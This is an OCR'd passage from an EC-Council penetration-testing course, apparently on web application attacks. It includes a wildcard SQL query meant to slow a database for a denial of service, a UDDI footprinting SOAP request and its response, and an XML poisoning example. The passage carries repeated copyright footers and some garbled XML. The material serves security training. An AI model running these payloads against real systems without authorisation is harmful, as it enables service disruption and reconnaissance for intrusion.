
As some database servers accept wildcard symbols, such as “[]”, “%”, “_”, etc., you need to try to exhaust the web application’s database using the following malicious SQL query.

```
SELECT TOP 10 * FROM Article WHERE Content LIKE
'%_[^!_%/%a?F%_D)_(F%)_%([)({}%){()}£$&N%_)$*£()$*R"_)][%](%[x])%a][$*
"£$-9]_%'
```

If the database is vulnerable and accepts the wildcard symbols, then the web application executes following complex SQL query gets executed for 5-6 seconds.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Perform Web Services Footprinting Attack

Web services footprinting attack reveals details of UDDI information, such as businessEntity, businesService, bindingTemplate, and tModel of the web services.

We recommend you check if the app is vulnerable to such attacks and verify the information it provides to the hackers during web services footprinting attack. We recommend you perform footprinting on the target web services and try to obtain UDDI information, such as Business

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Entity (businessEntity), Business Service (businesService), Binding Template (bindingTemplate), and Technical Model (tModel).

Universal Business Registry (UBR) contains the UDDI and technology information. UBR is a public registry where the consumers can search for required services. Based on the specification of the UDDI and SOAP, the UBR responds to the requested services. Check the available APIs for querying the UBR to obtain target web services details using TCP clients.

For example, send the following as a web service request using TCP over the network:

XML Query

```
POST /inquire HTTP/1.1
Content-Type: text/xml; charset=utf-8
SOAPAction: ""
Cache-Control: no-cache
Pragma: no-cache
User-Agent: Java/1.4.2_04
Host: uddi.microsoft.com
Accept: text/html, image/gif, image/jpeg,*; q=.2, /; q=.2
Connection: keep-alive
Content-Length:229

<?xml version="1.0" encoding="UTF-8" ?>
<Envelop xmlns="http://scemas.xmlsoap.org/soap/envelop/">
<Body>
<find_business generic="2.0" maxRows"50" xmlns="urn"uddi-
org:api_v2"><name>amazon</name></find_business>
</Body>
</Envelop>
HTTP/1.1 50 Continue
```

Figure L.97: XML Query

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


The response to the above request from the UBR:

XML Response

```
HTTP/1.1 200 OK
Date: Tue, 28 Sep 2004 10:07:42 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
X-AspNet-Version: 1.1.4322
Cache-Control: private, max-age=0
Content-Type: text/xml; charset=utf-8
Content-Length: 1272

<?xml version="1.0" encoding="utf-8"?><soap:Envelope
xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/" xmlns:xsi="http://www.w3.org/2001/XMLSchema-
instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema"><soap:Body><serviceList generic="2.0"
operator="Microsoft Corporation" truncated="false" xmlns="urn:uddi-org:api_v2"><serviceInfos><serviceInfo
serviceKey="6ec464e0-2f8d-4daf-b4dd-5dd4ba9dc8f3" businessKey="914374fb-f10f-4634-b8ef-
c9e34e8a0ee5"><name xml:lang="en-us">Amazon Research Pane</name></serviceInfo><serviceInfo
serviceKey="41213238-1b33-40f4-8756-c89cc3125ecc" businessKey="bfb9dc23-adec-4f73-bd5f-
5545abaeaa1b"><name xml:lang="en-us">Amazon Web Services 2.0</name></serviceInfo><serviceInfo
serviceKey="ba6d9d56-ea3f-4263-a95a-eeb17e5910db" businessKey="18b7fde2-d15c-437c-8877-
ebec8216d0f5"><name xml:lang="en">Amazon.com Web Services</name></serviceInfo><serviceInfo
serviceKey="bc82a008-5e4e-4c0c-8dba-c5e4e268fe12" businessKey="18785586-295e-448a-b759-
ebb44a049f21"><name xml:lang="en">AmazonBookPrice</name></serviceInfo><serviceInfo
serviceKey="8faa80ea-42dd-4c0d-8070-999ce0455930" businessKey="ee41518b-bf99-4a66-9e9e-
c33c4c43db5a"><name
xml:lang="en">AmazonBookPrice</name></serviceInfo></serviceInfos></serviceList></soap:Body></soap:
Envelope>
```

Figure L.98: XML response

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Test for Web Services XML Poisoning

Hackers insert malicious XML code in SOAP requests to perform XML node manipulation or XML schema poisoning to generate errors in XML parsing logic and break execution logic. Hackers can manipulate XML external entity references that can lead to arbitrary file or TCP connection openings and can be exploited for other web service attacks. XML poisoning enables hackers to cause a Denial-of-Service attack and compromise confidential information.

To test the target web services XML, insert malicious XML strings or scripts into the XML messages and submit them to the server. If the server parses these messages and returns a response then the web services are vulnerable to XML poisoning attack.

```
<CustomerRecord>
 <CustomerNumber>2010</CustomerNumber>
 <FirstName>Jason</FirstName>
 <LastName>Springfield</LastName>
 <Address>Apt 20, 3rd Street</Address>
 <Email>jason@springfield.com</Email>
 <PhoneNumber>6325896325</PhoneNumber>
</CustomerRecord>
```


Figure L.99: XML request


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
<CustomerRecord>
 <CustomerNumber>2010</CustomerNumber>
 <FirstName>Jason</FirstName><CustomerNumber>
 2010</CustomerNumber>
 <FirstName>Jason</FirstName>
 <LastName>Springfield</LastName>
 <Address>Apt 20, 3rd Street</Address>
 <Email>jason@springfield.com</Email>
 <PhoneNumber>6325896325</PhoneNumber>
</CustomerRecord>
```

Figure L.100: Poisoned XML Request

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Perform Web Server Fingerprinting using httprint

Web application penetration testers must gather information about the web server before testing it for vulnerabilities and security misconfigurations. Web Server Fingerprinting will help them in finding the version of server used by the web application. You can use the httprint tool to fingerprint web servers.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **httprint**

  Source: *http://www.net-square.com*

  httprint is a web server fingerprinting tool. It relies on web server characteristics to accurately identify web servers, despite the fact that they may have been obfuscated by changing the server banner strings, or by plug-ins such as mod_security or servermask. httprint can also be used to detect web enabled devices which do not have a server banner string, such as wireless access points, routers, switches, cable modems, etc. httprint uses text signature strings and it is very easy to add signatures to the signature database.

